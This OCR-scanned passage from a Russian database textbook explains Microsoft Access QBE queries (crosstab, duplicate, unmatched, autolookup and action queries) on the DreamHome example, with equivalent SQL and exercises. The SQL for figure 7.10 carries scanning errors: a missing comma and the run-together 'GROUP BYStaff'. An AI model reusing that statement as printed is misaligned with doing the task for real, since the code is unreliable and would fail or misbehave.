Рис. 7.9. Пример запроса: а) сетка QBE с определением параметрического запроса; б) диалоговые окна для ввода значений имени и фамилии владельца объектов недвижимости; в) сетка с данными, выбранными в результате выполнения запроса; г) эквивалентный оператор SQL запроса

7.3.2. Перекрестные запросы

Перекрестные запросы могут использоваться для обобщения обрабатываемых данных и отображения их в формате компактной электронной таблицы. Этот формат позволяет более наглядно представить большой объем данных с целью выявления существующих тенденций и проведения сравнительного анализа. Результирующая сетка перекрестного запроса представляет собой моментальный снимок состояния данных и не позволяет выполнять их обновление. Для создания перекрестных запросов можно воспользоваться мастером CrossTab Query Wizard (Перекрестный запрос) или же определить его самостоятельно в сетке QBE. Создание перекрестного запроса напоминает создание запросов с подведением итогов, однако теперь требуется дополнительно указать поля, которые будут использоваться как заголовки столбцов и строк, а также поля, содержащие исходные значения данных.


Например, предположим, что необходимо определить количество объектов недвижимости, за которые отвечает каждый работник компании, с указанием типа недвижимости. Для повышения наглядности результатов выполнения данного запроса мы поместили в таблицу PropertyForRent несколько новых записей об объектах недвижимости. При подготовке данного запроса прежде всего следует создать запрос с подведением итогов, показанный на рис. 7.10, а. В результате его выполнения будет получена сетка данных, представленная на рис. 7.10, *б;* эквивалентный оператор SQL этого запроса показан на рис. 7.10, *в*. Однако формат представления результатов запроса неудобен для проведения сравнительного анализа данных по каждому из работников.

Для преобразования запроса на выборку данных в перекрестный запрос следует изменить тип запроса на Crosstab (Перекрестный), в результате чего в сетку QBE будет помещена дополнительная строка Crosstab (Перекрестная таблица). Теперь у нас появилась возможность указать поля, значения которых будут использоваться как заголовки столбцов и строк или же как исходные данные для суммирования. Модифицированный вариант исходного запроса показан на рис. 7.11, *а*. После выполнения новой версии запроса сетка с результатами будет более компактной (рис. 7.11, *б*). Ее формат позволяет легко проводить сравнительный анализ показателей отдельных сотрудников компании. Текст эквивалентного оператора SQL показан на рис. 7.11, *в*. Отметим, что оператор TRANSFORM не поддерживается стандартным языком SQL и является расширением языка Microsoft Access SQL.

7.3.3. Запросы на выборку дубликатов

По результатам запроса типа Find Duplicates (Повторяющиеся записи) можно сделать заключение о наличии в таблице повторяющихся записей, а также определить, какие записи таблицы содержат одно и то же значение в некотором столбце. Например, можно выполнить поиск повторяющихся значений в поле адреса, что позволит определить наличие в базе нескольких записей об одном и том же владельце объектов недвижимости.

а)




Поля **fName**, lName **type,** участвующие **в группировке, отображаются в виде столбцов**

Поле **propertyNo**, по которому выполняется **подсчет, отображается в виде** столбца

1 1

б)




в)

```
SELECT Staff.fName, Staff.lName PropertyForRent.type, Count(PropertyForRent.propertyNo) AS
 CountOfpropertyNo
FROM Staff INNER JOIN PropertyForRent ON Staff.staffNo = PropertyForRent.staffNo
GROUP BYStaff.fName, Staff.lName, PropertyForRent.type;
```

Рис. 7.10. Пример запроса: а) сетка QBE, содержащая пример запроса с подведением итогов; б) результирующая сетка данных запроса; в) эквивалентный оператор SQL запроса

а)



б)

fName	lName	Bungalow	Cottage	Flat	Mid-Terrace	Semi-Detached
Ann	Beech	43	4	45	26	33
David	Ford	7	2	14		42
Mary	Howe	45	4	31	2	7

в)

```
TRANSFORM Count(PropertyForRent.propertyNo) AS CountOfpropertyNo
SELECT Staff.fName,Staff.lName
FROM Staff INNER JOIN PropertyForRent ON Staff.staffNo = PropertyForRent.staffNo
GROUP BY Staff.fName, Staff.lName
PIVOT PropertyForRent.type;
```

Рис. 7.11. Пример запроса: а) сетка QBE с примером перекрестного запроса; б) результирующая сетка данных запроса; в) эквивалентный оператор SQL

В то же время можно выполнить поиск повторяющихся значений в поле city, что позволит получить сведения о владельцах недвижимости, проживающих в одном городе. Предположим, что в какой-то момент была непреднамеренно повторно создана запись о владельце объектов недвижимости по имени 'Carol Farrel', причем этой записи был присвоен собственный уникальный номер владельца. В результате в базе данных появились две записи с различными уникальными номерами владельца, описывающие одного и того же человека. Для выявления подобной ситуации можно воспользоваться запросом на выборку дубликатов, созданным с помощью мастера Find Duplicates Query Wizard (Повторяющиеся записи), доступ к которому можно получить в диалоговом окне, показанном на рис. 7.2. В этом запросе отбор записей будет вестись по совпадающим значениям в указанных полях (в нашем примере мы для простоты ограничимся полями fName и lName). Как уже упоминалось выше, мастер создает запрос на основе ответов, предоставленных пользователем на заданные этим мастером вопросы. Прежде чем выполнить вновь созданный запрос, имеет смысл посмотреть на сетку QBE с данным запросом на выборку повторяющихся значений, показанную на рис. 7.12, а. Результирующая сетка данных запроса, содержащая две строки о владельце по имени 'Carol Farrel', представлена на рис. 7.12, ff, а текст эквивалентного оператора SQL — на рис. 7.12, *в*. Обратите

внимание, что в последнем случае оператор SQL отображен полностью, включая и вложенный оператор SQL SELECT, который в строке Criteria (Условие отбора) столбца fName сетки QBE показан лишь частично на рис. 7.12, а.

7.3.4. Запросы на выборку записей, не имеющих соответствия

С помощью мастера Find Unmatched Query Wizard (Записи без подчиненных), доступ к которому осуществляется из диалогового окна, показанного на рис. 7.2, можно отыскать все записи указанной таблицы, которые не имеют связанных записей в другой таблице. Например, можно выбрать сведения о тех арендаторах, которые еще не осматривали каких-либо сдаваемых в аренду объектов недвижимости, сравнивая записи таблиц Client и Viewing. Мастер создаст запрос на основе предоставленных ему ответов. Прежде чем анализировать результаты выполнения запроса на выборку записей, не имеющих соответствия, рассмотрим его сетку QBE, общий вид которой показан на рис. 7.13, а. Результирующая сет-





Рис. 7.12. Пример запроса: а) сетка QBE с примером запроса на выборку дубликатов; б) результирующая сетка данных запроса; в) эквивалентный оператор SQL запроса

ка данных запроса представлена на рис. 7.13, *б*. Ее содержимое показывает, что в таблице Client существует только одна запись, для которой в таблице Viewing нет ни одной связанной записи. Она относится к арендатору с именем 'Mike Ritchie'. Обратите внимание, что флажок Show box поля clientNo в сетке QBE теперь не отмечен, поскольку это поле не требуется в таблице данных. Эквивалентный оператор SQL запроса представлен на рис. 7.13, в.

Запросы с выборкой записей, не имеющих соответствия, являются примером запросов с *левым внешним соединением*, речь о которых шла в разделах 4.1.3 и 5.3.7.

7.3.5. Запросы с автоподстановкой

Запросы с автоподстановкой могут использоваться для автоматического помещения значений в определенные поля вновь создаваемых записей. При вводе в окне запроса или в окне созданной на базе этого запроса формы некоторого значения в поле, используемое для соединения двух таблиц, СУБД Microsoft Access автоматически отыщет и поместит в указанное место информацию, соответствующую введенному пользователем значению. Например, если известно значение, которое долж-



в)

```
SELECT Client.clientNo, Client.fName, Client.lName, Client.telNo
FROM Client LEFT JOIN Viewing ON Client.clientNo = Viewing.clientNo
WHERE (((Viewing.clientNo) Is Null));
```

Рис. 7.13. Пример запроса: а) сетка QBE с примером запроса на выборку записей, не имеющих соответствия; б) результирующая сетка данных запроса; в) эквивалентный оператор SQL запроса

но быть помещено в поле (табельного номера работника staffNo), используемое для соединения таблиц PropertyForRent и Staff, то после ввода требуемого табельного номера работника СУБД автоматически заполнит оставшиеся поля информацией о данном работнике. Если для введенного значения не будет найдено соответствующей записи, СУБД выведет сообщение об ошибке.

Для создания запроса с автоподстановкой следует поместить в сетку QBE две таблицы, между которыми существует связь типа "один ко многим", после чего указать поля, которые должны быть помещены в результирующую сетку запроса. Поле соединения должно быть выбрано из таблицы, соответствующей множественной стороне связи. Например, в запросе, содержащем поля таблиц PropertyForRent и Staff, поле staffNo (внешний ключ) следует выбрать из таблицы PropertyForRent. Вид сетки QBE с подобным запросом показан на рис. 7.14, а. На рис. 7.14, *б* показана результирующая сетка данных этого запроса, которая позволяет вводить номер вновь добавляемого объекта недвижимости, название улицы и города, в котором он расположен. Далее можно будет ввести табельный номер работника, который назначается ответственным за этот объект (например, 'SA9). Как только это поле будет заполнено, СУБД Microsoft Access автоматически выполнит поиск в таблице Staff и поместит имя и фамилию указанного работника в соответствующие поля формы, в данном случае Mary Howe. Эквивалентный оператор SQL данного запроса с автоподстановкой показан на рис. 7.14, *в*.


7.4. Изменение содержимого таблиц с помощью активных запросов

При создании запроса СУБД Microsoft Access обычно создает запрос на выборку данных, если только в меню Query (Тип запроса) не будет выбран какой-либо другой тип запроса. После выполнения запроса на выборку СУБД отображает его результирующую сетку данных. Если эта сетка допускает обновление содержащихся в ней данных, то требуемые изменения можно вносить непосредственно в результаты выполнения запроса, однако в этом случае записи можно будет модифицировать только отдельно, последовательно, одну за другой.

Если необходимо выполнить большое количество сходных изменений, время выполнения задания можно существенно сократить, используя активный запрос. Активный запрос позволяет вносить изменения сразу в несколько записей. Существуют четыре типа активных запросов: запросы создания таблиц, запросы удаления, запросы обновления и запросы добавления записей.

7.4.1. Активные запросы создания таблиц

Активные запросы создания таблиц позволяют создавать новые таблицы на базе всех или части данных одной или нескольких уже существующих таблиц. Вновь созданная таблица может быть сохранена в текущей открытой базе данных или экспортирована в другую базу данных. Отметим, что данные в новой таблице не наследуют свойств полей исходных таблиц, включая и определение первичного ключа. Вся эта информация должна дополнительно вводиться вручную. Запросы создания таблиц могут быть полезны во многих случаях, например, для архивирования данных за прошлые периоды времени, создания моментальных снимков состояния данных или для повышения производительности программ форм и отчетов, использующих многотабличные запросы.




в)

```
SELECT PropertyForRent.propertyNo, PropertyForRent.street, PropertyForRent.city,
PropertyForRent.staffNo, Staff.fName, Staff.lName
FROM Staff INNER JOIN PropertyForRent ON Staff.staffNo = PropertyForRent.staffNo;
```

Рис. 7.14. Пример запроса: а) сетка QBE с примером запроса с автоподстановкой; б) результирующая сетка данных запроса; в) эквивалентный оператор SQL запроса

Предположим, что требуется создать новую таблицу StaffCut, которая должна содержать столбцы staffNo, fName, lName, position и salary, заполненные данными из существующей таблицы Staff. Прежде всего необходимо подготовить запрос, предназначенный для выбора указанных полей из таблицы Staff. Затем в режиме Design View следует изменить тип созданного запроса на Make Table (Создание таблицы...), в результате чего на экран будет выведено диалоговое окно, показанное на рис. 7.15, а. Это диалоговое окно содержит предложение указать имя и местоположение новой таблицы. На рис. 7.15, *б* показана сетка QBE с подготовленным активным запросом создания таблицы. После запуска запроса на выполнение СУБД выведет предупреждающее сообщение с предложением указать, следует ли продолжить операцию создания новой таблицы. Вид этого сообщения представлен на рис. 7.15, *в*. Если создание таблицы будет продолжено, СУБД создаст новую таблицу с именем StaffCut, содержимое которой показано на рис, 7.15, *г*. Эквивалентный оператор SQL запроса представлен на рис. 7.15, *д*.



д)
```
SELECT Staff.staffNo, Staff.fName, Staff.lName, Staff.position, Staff.salary INTO StaffCut
FROM Staff;
```

Рис. 7.15. Пример запроса: а) диалоговое окно Make Table (Создание таблицы); б) сетка QBE с примером запроса создания таблицы; в) окно с предупреждающим сообщением; г) результирующая сетка данных запроса; д) эквивалентный оператор SQL запроса

7.4.2. Активные запросы удаления

Активные запросы удаления предназначены для удаления групп записей из одной или нескольких таблиц. Один запрос удаления может использоваться для удаления записей из одной таблицы; из нескольких таблиц, между которыми существует связь типа "один к одному"; из нескольких таблиц, между которыми существует связь "один ко многим", но только в том случае, если установленные правила поддержки ссылочной целостности разрешают каскадное обновление.

Например, предположим, что требуется удалить все сведения об объектах недвижимости, расположенных в городе Глазго, а также все связанные с ними записи об осмотрах. Для выполнения этой операции прежде всего следует создать запрос, предназначенный для выборки соответствующих сведений из таблицы PropertyForRent. Затем в режиме Design View тип запроса должен быть изменен на Delete (Удаление). Сетка QBE с созданным активным запросом удаления показана на рис. 7.16, *а*. Поскольку между таблицами PropertyForRent и Viewing существует связь типа "один ко многим", причем для этой связи установлено правило поддержки ссылочной целостности Cascade Delete Related records, будут удалены все строки таблицы Viewing, содержащие сведения об осмотрах объектов, расположенных в городе Глазго. При запуске запроса на выполнение система выведет предупреждающее сообщение, предлагающее подтвердить необходимость продолжения операции удаления. Общий вид окна этого сообщения показан на рис. 7.16, *б*. Если выполнение операции удаления будет продолжено, система удалит все записи таблицы PropertyForRent, отвечающие заданному условию, а также все связанные с ними записи таблицы Viewing, как показано на рис. 7.16, *в*. Эквивалентный оператор SQL запроса представлен на рис. 7.16, *г*.

7.4.3. Активные запросы обновления

Активные запросы обновления выполняют глобальные обновления в группах записей одной или нескольких таблиц. Например, предположим, что арендную плату за все сдаваемые в аренду объекты необходимо увеличить на 10%. Для выполнения подобного обновления прежде всего необходимо создать запрос на выборку данных из таблицы ProperyForRent. Затем в режиме Design View следует изменить тип запроса на Update (Обновление). В ячейку Update To (Обновление) столбца rent нужно поместить выражение '[rent]*1.1', как показано на рис. 7.17, а. После запуска запроса на выполнение система выведет предупреждающее сообщение (рис. 7.17, б), которое содержит предложение подтвердить необходимость выполнения операции обновления. Если выполнение операции будет продолжено, система обновит значения в столбце rent таблицы PropertyForRent (рис. 7,17, в). Эквивалентный оператор SQL запроса представлен на рис. 7.17, *г*.

7.4.4. Активные запросы добавления записей

Активные запросы добавления записей предназначены для вставки записей из одной или нескольких исходных таблиц в единственную целевую таблицу. Записи могут быть добавлены в конец таблицы, принадлежащей тои же или другой базе данных. Запросы добавления записей могут применяться при добавлении строк (исходя из заданного критерия) или даже в тех случаях, когда некоторых полей в другой таблице не существует. Например, предположим, что необходимо поместить в таблицу PrivateOwner подробные сведения о новых владельцах

объектов недвижимости, сдаваемых в аренду. Предположим также, что сведения об этих новых владельцах находятся в таблице с именем NewOwner, которая содержит только столбцы ownerNo, fName, lName и address. Более того, в таблицу PrivateOwner требуется поместить сведения только о тех новых владельцах, которые проживают в городе Глазго. В этом примере таблица PrivateOwner является целевой, а таблица NewOwner — исходной таблицей запроса.

Создание активного запроса добавления записей следует начинать с подготовки обычного запроса, предназначенного для извлечения требуемой информации из исходных таблиц, — в нашем случае это таблица NewOwner. Затем тип вновь созданного запроса следует изменить на Append (Добавление), в результате чего на экран будет выведено диалоговое окно (рис. 7.18, а), предназначенное для указания имени и расположения целевой таблицы создаваемого запроса. Сетка QBE с подготовленным активным запросом добавления записей показана на рис. 7.18, *б*. После запуска запроса на выполнение система выведет предупреждающее сообщение (рис. 7.18, *в*). В этом сообщении пользователю предлагается подтвердить необходимость выполнения начатой операции добавления записей. Если выполнение запроса будет продолжено, в таблицу PrivateOwner будут добавлены две новые записи с данными о владельцах объектов недвижимости из города Глазго, выбранные из таблицы NewOwner (рис. 7.18, г). Эквивалентный оператор SQL представлен на рис. 7.18, *д*.

Упражнения

7.1. Создайте таблицы учебного приложения *DreamHome*, содержимое которых представлено в табл. 3.3–3.9, и выполните все приведенные в этой главе примеры, используя средства поддержки языка QBE, предоставляемые той СУБД, с которой вы постоянно работаете.

7.2. Создайте перечисленные ниже запросы QBE на выборку данных из таблиц учебного приложения *DreamHome,* используя средства поддержки языка QBE, предоставляемые той СУБД, с которой вы постоянно работаете:

а) выберите номер отделения и адрес для всех существующих отделений компании;

б) выберите табельные номера работников, их должности и сумму заработной платы всех сотрудников компании, работающих в отделении с номером 'B003';

в) выберите подробные сведения обо всех квартирах, сдаваемых в аренду в городе Глазго;

г) выберите полные сведения обо всех работающих в компании женщинах старше 25 лет;

д) выберите имена, фамилии и номера телефонов всех клиентов компании, которые осматривали квартиры, сдаваемые в аренду в городе Глазго;

е) выберите сведения о количестве сдаваемых в аренду объектов недвижимости каждого существующего типа;

ж) определите общее количество персонала, работающего в каждом из отделений компании, упорядочив результаты по возрастанию номеров отделений компании.

